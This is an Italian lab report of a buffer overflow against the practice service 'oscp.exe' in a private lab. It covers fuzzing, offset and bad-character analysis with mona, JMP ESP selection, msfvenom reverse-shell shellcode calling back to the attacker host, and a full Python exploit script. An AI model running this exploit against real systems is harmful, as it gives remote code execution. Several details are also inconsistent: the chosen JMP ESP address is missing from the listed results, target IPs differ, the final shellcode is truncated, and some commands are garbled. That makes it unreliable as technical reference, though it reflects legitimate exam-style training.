

“Cracking di un Buffer OverFlow”

Report: Buffer Overflow su [oscp.exe](#)

Macchina Attaccante:

- **Sistema Operativo:** Kali Linux
- **Indirizzo IP:** 192.168.56.102

Macchina Vittima:

- **Sistema Operativo:** Windows 10
- **Indirizzo IP:** 192.168.56.103

1. Analisi Iniziale e Fuzzing

L'obiettivo iniziale è stato identificare il punto di vulnerabilità del servizio `oscp.exe` (porta 1337). Tramite uno script di fuzzing, è stata inviata una stringa di "A" per causare un arresto anomalo del programma.

- **Risultato:** Il programma è andato in crash e il registro EIP è stato sovrascritto con 41414141.

Invio delle A :

[illegible]

EIP sovrascritto in Immunity:

```
Registers (FPU)      < < < < < <
EAX 010DF250 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 000EDA1A8
EDX 00000000
EBX 41414141
ESP 010DFA18 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
```

Per determinare l'esatta posizione dell'EIP all'interno del buffer, è stato utilizzato lo strumento `pattern_create` di Metasploit per generare una stringa univoca di 2048 byte. Questa stringa è stata inviata al target, causando un nuovo crash con il valore EIP `6F43396E`.

- ### Creazione pattern:

```
(cat $(ls -l /usr/share/metasploit-framework/tools/exploit/pattern_create.pl | head -n 1) | perl -e "print \"A\" x 2048")
```

```

kali@kali: ~$ nc 192.168.56.133 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
OVERFLOW! Aa0a1a2a3a4a5a6a7a8a9a0b1a2b3a4b5a6b7a8b9a0c1a2c3a4c5a6c7a8c9a0d1a2d3a4d5a6d7a8d9a0e1a2e3a4e5a6e7a8e9a0f1a2f3a4f5f6f7f8f9a0g1a2g3a4g5g6g7g8g9a0h1a2h3a4h5h6h7h8h9a0i1a12a3a4a5a6a7a8a9a0j1a2j3a4j5j6j7j8j9a0k1a2k3a4k5k6k7a283akf1a0a1a1f2a1a1f3a1a1f4a1f5a1f6a1f7a18a19a0m1a2m3a4m5a6m7a8m9a0n1a2n3a4n5n6n7a8n9a0o1a2o3a4o5o6o7a8o9a0p1a2p3p4p5p6p7a283apq1a0a1a1q2a1a1q3a1a1q4a1q5a1q6a1q7a18a19a0r1a2r3r4r5r6r7r8r9a0s1a2s3s4s5s6s7s8s9a0t1a2t3t4t5t6t7a18a19a0u1a2u3u4u5u6u7a8u9a0v1a2v3v4v5v6v7a283avw1a0a1a2a3a4a5a6a7a8a9a0x1a2x3x4x5x6x7a8x9a0y1a2y3y4y5y6y7a8y9a0z1a2z3z4z5z6z7z8z9a0b1a2b3b4b5b6b7b8b9a0c1c2c3c4c5c6c7c8c9a0d1d2d3d4d5d6d7d8d9a0e1e2e3e4e5e6e7e8e9a0f1f2f3f4f5f6f7f8f9a0g1g2g3g4g5g6g7g8g9a0h1h2h3h4h5h6h7h8h9a0i1i2i3i4i5i6i7i8i9a0j1j2j3j4j5j6j7j8j9a0k0k1k2k3k4k5k6k7k8k9a0l1l2l3l4l5l6l7l8l9a0m1m2m3m4m5m6m7m8m9a0n0n1n2n3n4n5n6n7n8n9a0o1o2o3o4o5o6o7o8o9a0p0p1p2p3p5p6p7p8p9a0q0q1q2q3q4q5q6q7q8q9a0r1r2r3r4r5r6r7r8r9a0s0s1s2s3s4s5s6s7s8s9a0t0t1t2t3t4t5t6t7t8t9a0u0u1u2u3u4u5u6u7u8u9a0v0v1v2v3v4v5v6v7v8v9a0w0w1w2w3w4w5w6w7w8w9a0x0x1x2x3x4x5x6x7x8x9a0y0y1y2y3y4y5y6y7y8y9a0z0z1z2z3z4z5z6z7z8z9a0c0c1c2c3c4c5c6c7c8c9a0f0f1f2f3f4f5f6f7f8f9a0g0g1g2g3g4g5g6g7g8g9a0h0h1h2h3h4h5h6h7h8h9a0i0i1i2i3i4i5i6i7i8i9a0j0j1j2j3j4j5j6j7j8j9a0k0k1k2k3k4k5k6k7k8k9a0l0l1l2l3l4l5l6l7l8l9a0m0m1m2m3m4m5m6m7m8m9a0n0n1n2n3n4n5n6n7n8n9a0o0o1o2o3o4o5o6o7o8o9a0p0p1p2p3p5p6p7p8p9a0q0q1q2q3q4q5q6q7q8q9a0r0r1r2r3r4r5r6r7r8r9a0s0s1s2s3s4s5s6s7s8s9a0t0t1t2t3t4t5t6t7t8t9a0u0u1u2u3u4u5u6u7u8u9a0v0v1v2v3v4v5v6v7v8v9a0w0w1w2w3w4w5w6w7w8w9a0x0x1x2x3x4x5x6x7x8x9a0y0y1y2y3y4y5y6y7y8y9a0z0z1z2z3z4z5z6z7z8z9a0c0c1c2c3c4c5c6c7c8c9a0f0f1f2f3f4f5f6f7f8f9a0g0g1g2g3g4g5g6g7g8g9a0h0h1h2h3h4h5h6h7h8h9a0i0i1i2i3i4i5i6i7i8i9a0j0j1j2j3j4j5j6j7j8j9a0k0k1k2k3k4k5k6k7k8k9a0l0l1l2l3l4l5l6l7l8l9a0m0m1m2m3m4m5m6m7m8m9a0n0n1n2n3n4n5n6n7n8n9a0o0o1o2o3o4o5o6o7o8o9a0p0p1p2p3p5p6p7p8p9a0q0q1q2q3q4q5q6q7p8p9a0c0c1c2c3c4c5c6c7c8c9a0f0f1f2f3f4f5f6f7f8f9a0g0g1g2g3g4g5g6g7g8g9a0h0h1h2h3h4h5h6h7h8h9a0i0i1i2i3i4i5i6i7i8i9a0j0j1j2j3j4j5j6j7j8j9a0k0k1k2k3k4k5k6k7k8k9a0l0l1l2l3l4l5l6l7l8l9a0m0m1m2m3m4m5m6m7m8m9a0n0n1n2n3n4n5n6n7n8n9a0o0o1o2o3o4o5o6o7o8o9a0p0p1p2p3p5p6p7p8p9a0q0q1q2q3q4q5q6q7p8p9a0c0c1c2c3c4c5c6c7c8c9a0f0f1f2f3f4f5f6f7f8f9a0g0g1g2g3g4g5g6g7g8g9a0h0h1h2h3h4h5h6h7h8h9a0i0i1i2i3i4i5i6i7i8i9a0j0j1j2j3j4j5j6j7j8j9a0k0k1k2k3k4k5k6k7k8k9a0l0l1l2l3l4l5l6l7l8l9a0m0m1m2m3m4m5m6m7m8m9a0n0n1n2n3n4n5n6n7n8n9a0o0o1o2o3o4o5o6o7o8o9a0p0p1p2p3p5p6p7p8p9a0q0q1q2q3q4q5q6q7p8p9a0c0c1c2c3c4c5c6c7c8c9a0f0f1f2f3f4f5f6f7f8f9a0g0g1g2g3g4g5g6g7g8g9a0h0h1h2h3h4h5h6h7h8h9a0i0i1i2i3i4i5i6i7i8i9a0j0j1j2j3j4j5j6j7j8j9a0k0k1k2k3k4k5k6k7k8k9a0l0l1l2l3l4l5l6l7l8l9a0m0m1m2m3m4m5m6m7m8m9a0n0n1n2n3n4n5n6n7n8n9a0o0o1o2o3o4o5o6o7o8o9a0p0p1p2p3p5p6p7p8p9a0q0q1q2q3q4q5q6q7p8p9a0c0c1c2c3c4c5c6c7c8c9a0f0f1f2f3f4f5f6f7f8f9a0g0g1g2g3g4g5g6g7g8g9a0h0h1h2h3h4h5h6h7h8h9a0i0i1i2i3i4i5i6i7i8i9a0j0j1j2j3j4j5j6j7j8j9a0k0k1k2k3k4k5k6k7k8k9a0l0l1l2l3l4l5l6l7l8l9a0m0m1m2m3m4m5m6m7m8m9a0n0n1n2n3n4n5n6n7n8n9a0o0o1o2o3o4o5o6o7o8o9a0p0p1p2p3p5p6p7p8p9a0q0q1q2q3q4q5q6q7p8p9a0c0c1c2c3c4c5c6c7c8c9a0f0f1f2f3f4f5f6f7f8f9a0g0g1g2g3g4g5g6g7g8g9a0h0h1h2h3h4h5h6h7h8h9a0i0i1i2i3i4i5i6i7i8i9a0j0j1j2j3j4j5j6j7j8j9a0k0k1k2k3k4k5k6k7k8k9a0l0l1l2l3l4l5l6l7l8l9a0m0m1m2m3m4m5m6m7m8m9a0n0n1n2n3n4n5n6n7n8n9a0o0o1o2o3o4o5o6o7o8o9a0p0p1p2p3p5p6p7p8p9a0q0q1q2q3q4q5q6q7p8p9a0c0c1c2c3c4c5c6c7c8c9a0f0f1f2f3f4f5f6f7f8f9a0g0g1g2g3g4g5g6g7g8g9a0h0h1h2h3h4h5h6h7h8h9a0i0i1i2i3i4i5i6i7i8i9a0j0j1j2j3j4j5j6j7j8j9a0k0k1k2k3k4k5k6k7k8k9a0l0l1l2l3l4l5l6l7l8l9a0m0m1m2m3m4m5m6m7m8m9a0n0n1n2n3n4n5n6n7n8n9a0o0o1o2o3o4o5o6o7o8o9a0p0p1p2p3p5p6p7p8p9a0q0q1q2q3q4q5q6q7p8p9a0c0c1c2c3c4c5c6c7c8c9a0f0f1f2f3f4f5f6f7f8f9a0g0g1g2g3g4g5g6g7g8g9a0h0h1h2h3h4h5h6h7h8h9a0i0i1i2i3i4i5i6i7i8i9a0j0j1j2j3j4j5j6j7j8j9a0k0k1k2k3k4k5k6k7k8k9a0l0l1l2l3l4l5l6l7l8l9a0m0m1m2m3m4m5m6m7m8m9a0n0n1n2n3n4n5n6n7n8n9a0o0o1o2o3o4o5o6o7o8o9a0p0p1p2p3p5p6p7p8p9a0q0q1q2q3q4q5q6q7p8p9a0c0c1c2c3c4c5c6c7c8c9a0f0f1f2f3f4f5f6f7f8f9a0g0g1g2g3g4g5g6g7g8g9a0h0h1h2h3h4h5h6h7h8h9a0i0i1i2i3i4i5i6i7i8i9a0j0j1j2j3j4j5j6j7j8j9a0k0k1k2k3k4k5k6k7k8k9a0l0l1l2l3l4l5l6l7l8l9a0m0m1m2m3m4m5m6m7m8m9a0n0n
```

```

Registers (FPU)
EAX 00F7F250 ASCII "OVERFLOW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9"
ECX 00B753B4
EDX 000A7143
EBX 376E4336
ESP 00F7FA18 ASCII "0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2"
EBP 43386E43
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 6F43396E
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 218000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0
I 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q
FST 0000 Cond 3 2 1 0 E S P U 0 2 D I
FCW 027F Prec NEAR,53 Err 0 0 0 0 0 0 0 0 (GT)
Mask 1 1 1 1 1 1

```

Calcolo dell'offset:

```
(kali@kali)-[~]  
$ msf-pattern_offset -q 6F43396E  
[*] Exact match at offset 1978
```

3. Verifica del Controllo dei Registri

Per confermare l'offset, è stato creato uno script con 1978 "A", 4 "B" (per l'EIP) e 16 "C" (per verificare lo stack).

- **Risultato:** Immunity Debugger ha confermato che l'EIP conteneva 42424242 e lo stack (ESP) iniziava esattamente con le nostre "C" (43434343).

Codice dello script:

```
GNU nano 8.7  
import socket  
  
# Configurazione target  
ip = "192.168.56.103" # L'IP della tua macchina Windows  
port = 1337  
timeout = 5  
  
# Costruzione del payload  
# 1. 1978 "A" per riempire il buffer fino all'EIP  
padding = b"A" * 1978  
# 2. 4 "B" che sovrascriveranno l'EIP (0x42424242 in hex)  
eip = b"BBBB"  
# 3. Alcune "C" per vedere dove punta lo stack (ESP)  
suffix = b"C" * 16  
  
payload = padding + eip + suffix  
  
try:  
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:  
        s.settimeout(timeout)  
        s.connect((ip, port))  
        print("Connesso! Ricezione banner ...")  
        s.recv(1024)  
        print(f"Invio payload con offset 1978 ...")  
        # Inviato il comando seguito dallo spazio e dal payload  
        s.send(b"OVERFLOW1 " + payload)  
        s.close()  
        print("Payload inviato con successo!")  
except Exception as e:  
    print(f"Errore: {e}")
```

Registri EIP e ESP dopo il crash:

```

Registers (FPU)
EAX 0109F250 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 001C6934
EDX 00000000
EBX 41414141
ESP 0109FA18 ASCII "CCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 2C4000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

4. Individuazione dei Bad Characters

Prima di generare lo shellcode, è stato necessario identificare i caratteri non ammessi (badchars). È stato configurato l'ambiente `mona.py` e inviata una sequenza completa di byte (da `\x01` a `\xff`).

- **Analisi:** Il comando `!mona compare` ha rivelato i seguenti badchars: `00 07 08 2e 2f a0 a1`.
- **Dettaglio:** Il confronto tra la memoria e il file bytearray ha confermato la corruzione a partire dal byte `07`.

Configurazione ambiente e creazione bytearray:

[illegible]

Script Python per l'invio dei byte:

```
GNU nano 8.7 poc.py
import socket

# Configurazione target
ip = "192.168.56.103"
port = 1337
timeout = 5

# Generazione di tutti i byte da 1 a 255 (escludiamo lo \x00)
badchars_bytes = b""
for i in range(1, 256):
    badchars_bytes += bytes([i])

offset_eip = 1978
eip_placeholder = b"BBBB"

# Costruzione del payload: Padding + EIP + Sequenza di byte
payload = b"A" * offset_eip + eip_placeholder + badchars_bytes

try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.settimeout(timeout)
        s.connect((ip, port))
        print("Connesso! Ricezione banner...")
        s.recv(1024)

        print("Invio del payload per l'analisi dei badchar...")
        s.send(b"OVERFLOW1 " + payload)
        s.close()
        print("Fatto! Ora controlla Immunity su Windows.")
except Exception as e:
    print(f"Errore di connessione: {e}")
```

Tabella riassuntiva badchars:

mona Memory comparison results			
Address	Status	BadChars	Type
0x0092fa18	Corruption after 6 bytes	00 07 08 2e 2f a0 a1	normal

Log di confronto memoria:

```
Log data
Address Message
002FA18 90 | 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f a0 | File
002FA18 a0 | a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0 | Memory
002FA18 b0 | b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf c0 | File
002FA18 c0 | c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf d0 | File
002FA18 d0 | d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df e0 | File
002FA18 e0 | e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 | File
002FA18 f0 | f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff | File
002FA18 0 0 6 6 | 01 02 03 04 05 06 | 01 02 03 04 05 06 | unmodified
002FA18 6 6 06 06 | 07 08 | 0a 0d | corrupted
002FA18 8 8 07 07 | 09 ... 2d | 09 ... 2d | unmodified
002FA18 45 45 07 07 | 2e ... 9f | 0a 0d | corrupted
002FA18 47 47 112 112 | 30 ... 9f | 30 ... 9f | unmodified
002FA18 159 159 01 01 | 0a 0d | 0a 0d | corrupted
002FA18 161 161 94 94 | a2 ... ff | a2 ... ff | unmodified
002FA18 Possibly bad chars: 07 08 2e 2f a0 a1
002FA18 Bytes omitted from input: 00
0BADF000 [+] This mona.py action took 0:00:01.327000
0BADF000 Command used:
0BADF000 !mona bytearray -b "\x00\x07\x08\x2e\x2f\xa0\xa1"
0BADF000 *** Note: parameter -b has been deprecated and replaced with -cpb ***
0BADF000 Generating table, excluding 7 bad chars...
0BADF000 Dumping table to file
0BADF000 [+] Preparing output file "bytearray.txt"
0BADF000 - (re)setting logfile c:\mona\oscp\bytearray.txt
0BADF000 "x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22"
0BADF000 "x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44"
0BADF000 "x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64"
0BADF000 "x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84"
0BADF000 "x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6"
0BADF000 "xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\b2\b3\b4\b5\b6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\x00\x01\x02\x03\x04\x05\x06"
0BADF000 "x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26"
0BADF000 Done, wrote 249 bytes to file c:\mona\oscp\bytearray.txt
0BADF000 Binary output saved in c:\mona\oscp\bytearray.bin
0BADF000 [+] This mona.py action took 0:00:00.055000
!mona bytearray -b "\x00\x07\x08\x2e\x2f\xa0\xa1"
```

5. Ricerca dell'Istruzione JMP ESP

È stata cercata un'istruzione di salto (JMP ESP) per reindirizzare l'esecuzione allo stack.

- **Comando:** `!mona jmp -r esp -cpb "\x00\x07\x08\x2e\x2f\xa0\xa1".`
- **Scelta:** Sono stati trovati 9 puntatori nel modulo `essfunc.dll`. È stato selezionato l'indirizzo `0x625011af` poiché privo di protezioni di memoria (ASLR, SafeSEH, Rebase: False).

Lista degli indirizzi in essfunc.dll:

```
Log data
Address Message
-----
Immunity Debugger 1.85.0.0 ; R:\veh
Need support? visit http://forum.immunity-inc.com/
"C:\Users\User\Desktop\oscp\oscp.exe"
Console file "C:\Users\User\Desktop\oscp\oscp.exe"
[15:06:14] New process with ID 00000214 created
00401200 Main thread with ID 0000115C created
00400000 Modules C:\Users\User\Desktop\oscp\oscp.exe
52500000 Modules C:\Users\User\Desktop\oscp\essfunc.dll
76EE0000 Modules C:\Windows\System32\KERNELBASE.dll
76410000 Modules C:\Windows\System32\USER32.dll
76570000 Modules C:\Windows\System32\GDI32.dll
76670000 Modules C:\Windows\System32\RPCRT4.dll
77D30000 Modules C:\Windows\System32\USER32.dll
77D65970 New thread with ID 0000115D created
77D65970 New thread with ID 0000117C created
00401200 [15:06:15] Program entry point
0BADF800 [+] Command used:
0BADF800 fmona jmp -r esp -cpb "\x00\x07\x08\x2e\x2f\x4a0x4a1"
----- fmona command started on 2026-02-25 15:06:36 (v2.0, rev 638) -----
0BADF800 [+] Processing arguments and criteria
0BADF800 - Pointer access level: N
0BADF800 - Bad char filter will be applied to pointers: "\x00\x07\x08\x2e\x2f\x4a0x4a1"
0BADF800 [+] Generating module info table, hang on...
0BADF800 - Done. Let's rock 'n roll.
0BADF800 [+] Querying 2 modules
0BADF800 - Querying module essfunc.dll
0BADF800 Modules C:\Windows\System32\user32.dll
0BADF800 - Querying module oscp.exe
0BADF800 - Search complete, processing results
0BADF800 [+] Preparing output file: jmp.txt
0BADF800 - [Resetting logfile c:\fmona\oscp\jmp.txt]
0BADF800 [+] Writing results to c:\fmona\oscp\jmp.txt
0BADF800 - Number of pointers of type 'jmp esp': 9
0BADF800 [+] Results:
0BADF800 0x6250115c: jmp esp: (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFI: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF800 0x6250115b: jmp esp: (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFI: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF800 0x62501157: jmp esp: (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFI: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF800 0x62501159: jmp esp: (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFI: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF800 0x6250115f: jmp esp: (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFI: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF800 0x6250115e: jmp esp: (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFI: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF800 0x62501177: jmp esp: (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFI: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF800 0x62501203: jmp esp: asc11 (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFI: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF800 0x62501205: jmp esp: asc11 (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFI: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF800 Found a total of 9 pointers
0BADF800 [+] This nona.py action took 0:00:02.313000
```

6. Generazione dello Shellcode ed Exploit Finale

Lo shellcode per la reverse shell è stato generato con **msfvenom**, escludendo i badchars identificati e impostando l'IP della macchina attaccante (**192.168.56.102**). L'exploit finale è stato strutturato come segue:

1. **Padding:** 1978 byte.
2. **EIP:** `\xaf\x11\x50\x62` (Indirizzo JMP ESP in Little Endian).
3. **NOP Sled:** 32 byte (`\x90`) per garantire stabilità.
4. **Shellcode:** Payload generato.

Msfvenom:


```

(kali@kali) ~$
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.102 LPORT=4444 -b '\x00\x07\x08\x2e\x2f\xa0\xa1' -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xd9\xcd\xbe\x73\xf3\xd7\xb6\xd9\x74\x24\xf4\x5a\x33\xc9"
"\xb1\x52\x83\xea\xfc\x31\x72\x13\x03\x01\xe0\x35\x43\x19"
"\xee\x38\xac\xe1\xef\x5c\x24\x04\xde\x5c\x52\x4d\x71\x6d"
"\x10\x03\x7e\x06\x74\xb7\xf5\x6a\x51\xb8\xbe\xc1\x87\xf7"
"\x3f\x79\xfb\x96\xc3\x80\x28\x78\xfd\x4a\x3d\x79\x3a\xb6"
"\xcc\x2b\x93\xbc\x63\xdb\x90\x89\xbf\x50\xea\x1c\xb8\x85"
"\xbb\x1f\xe9\x18\xb7\x79\x29\x9b\x14\xf2\x60\x83\x79\x3f"
"\x3a\x38\x49\xcb\xbd\xe8\x83\x34\x11\xd5\x2b\xc7\x6b\x12"
"\x8b\x38\x1e\x6a\xef\x5c\x19\xa9\x8d\x11\xaf\x29\x35\xd1"
"\x17\x95\xc7\x36\xc1\x5e\xcb\xf3\x85\x38\xc8\x02\x49\x33"
"\xf4\x8f\x6c\x93\x7c\xcb\x4a\x37\x24\x8f\xf3\x6e\x80\x7e"
"\x0b\x70\x6b\xde\xa9\xfb\x86\x0b\xc0\xa6\xce\xf8\xe9\x58"
"\x0f\x97\x7a\x2b\x3d\x38\xd1\xa3\x0d\xb1\xff\x34\x71\xe8"
"\xb8\xaa\x8c\x13\xb9\xe3\x4a\x47\xe9\x9b\x7b\xe8\x62\x5b"
"\x83\x3d\x24\x0b\x2b\xee\x85\xfb\x8b\x5e\x6e\x11\x04\x80"
"\x8e\x1a\xce\xa9\x25\xe1\x99\x15\x11\xd1\x3f\xfe\x60\x21"
"\xd1\xa2\xed\xc7\xbb\x4a\xb8\x50\x54\xf2\xe1\x2a\xc5\xfb"
"\x3f\x57\xc5\x70\xcc\xa8\x88\x70\xb9\xba\x7d\x71\xf4\xe0"
"\x28\x8e\x22\x8c\xb7\x1d\xa9\x4c\xb1\x3d\x66\x1b\x96\xf0"
"\x7f\xc9\x0a\xaa\x29\xef\xd6\x2a\x11\xab\x0c\x8f\x9c\x32"
"\xc0\xab\xba\x24\x1c\x33\x87\x10\xf0\x62\x51\xce\xb6\xdc"
"\x13\xb8\x60\xb2\xfd\x2c\xf4\xf8\x3d\x2a\xf9\xd4\xcb\xd2"
"\x48\x81\x8d\xed\x65\x45\x1a\x96\x9b\xf5\xe5\x4d\x18\x05"
"\xac\xcf\x09\x8e\x69\xa9\xa0\xd3\x89\x71\x4f\xea\x09\x73"
"\x30\x09\x11\xf6\x35\x55\x95\xeb\x47\xc6\x70\x0b\xfb\xe7"
"\x50";

```

Script finale [exploit.py](#):

```

GNU nano 8.7
import socket

# Configurazione target
ip = "192.168.56.103"
port = 1337

# 1. Padding: 1978 byte per arrivare all'EIP
padding = b"A" * 1978

# 2. EIP: Indirizzo JMP ESP in essfunc.dll (0x625011af) scritto in Little Endian
eip = b"\xaf\x11\x50\x62"

# 3. NOP Sled: 32 byte di "scivolata" (\x90) per dare stabilità allo shellcode
nop_sled = b"\x90" * 32

# 4. Shellcode: La tua reverse shell generata con msfvenom
buf = b""
buf += b"\xd9\xcd\xbe\x73\xf3\xd7\xb6\xd9\x74\x24\xf4\x5a\x33\xc9"
buf += b"\xb1\x52\x83\xea\xfc\x31\x72\x13\x03\x01\xe0\x35\x43\x19"
buf += b"\xee\x38\xac\xe1\xef\x5c\x24\x04\xde\x5c\x52\x4d\x71\x6d"
buf += b"\x10\x03\x7e\x06\x74\xb7\xf5\x6a\x51\xb8\xbe\xc1\x87\xf7"
buf += b"\x3f\x79\xfb\x96\xc3\x80\x28\x78\xfd\x4a\x3d\x79\x3a\xb6"
buf += b"\xcc\x2b\x93\xbc\x63\xdb\x90\x89\xbf\x50\xea\x1c\xb8\x85"
buf += b"\xbb\x1f\xe9\x18\xb7\x79\x29\x9b\x14\xf2\x60\x83\x79\x3f"
buf += b"\x3a\x38\x49\xcb\xbd\xe8\x83\x34\x11\xd5\x2b\xc7\x6b\x12"
buf += b"\x8b\x38\x1e\x6a\xef\x5c\x19\xa9\x8d\x11\xaf\x29\x35\xd1"
buf += b"\x17\x95\xc7\x36\xc1\x5e\xcb\xf3\x85\x38\xc8\x02\x49\x33"
buf += b"\xf4\x8f\x6c\x93\x7c\xcb\x4a\x37\x24\x8f\xf3\x6e\x80\x7e"
buf += b"\x0b\x70\x6b\xde\xa9\xfb\x86\x0b\xc0\xa6\xce\xf8\xe9\x58"
buf += b"\x0f\x97\x7a\x2b\x3d\x38\xd1\xa3\x0d\xb1\xff\x34\x71\xe8"
buf += b"\xb8\xaa\x8c\x13\xb9\xe3\x4a\x47\xe9\x9b\x7b\xe8\x62\x5b"
buf += b"\x83\x3d\x24\x0b\x2b\xee\x85\xfb\x8b\x5e\x6e\x11\x04\x80"
buf += b"\x8e\x1a\xce\xa9\x25\xe1\x99\x15\x11\xd1\x3f\xfe\x60\x21"
buf += b"\xd1\xa2\xed\xc7\xbb\x4a\xb8\x50\x54\xf2\xe1\x2a\xc5\xfb"
buf += b"\x3f\x57\xc5\x70\xcc\xa8\x88\x70\xb9\xba\x7d\x71\xf4\xe0"
buf += b"\x28\x8e\x22\x8c\xb7\x1d\xa9\x4c\xb1\x3d\x66\x1b\x96\xf0"
buf += b"\x7f\xc9\x0a\xaa\x29\xef\xd6\x2a\x11\xab\x0c\x8f\x9c\x32"
buf += b"\xc0\xab\xba\x24\x1c\x33\x87\x10\xf0\x62\x51\xce\xb6\xdc"
buf += b"\x13\xb8\x60\xb2\xfd\x2c\xf4\xf8\x3d\x2a\xf9\xd4\xcb\xd2"
buf += b"\x48\x81\x8d\xed\x65\x45\x1a\x96\x9b\xf5\xe5\x4d\x18\x05"

payload = padding + eip + nop_sled + buf

try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((ip, port))
        s.recv(1024)
        print("Sferrando l'attacco finale...")
        s.send(b"OVERFLOW1 " + payload)
        print("Payload inviato! Controlla il tuo listener nc.")
except Exception as e:
    print(f"Errore: {e}")

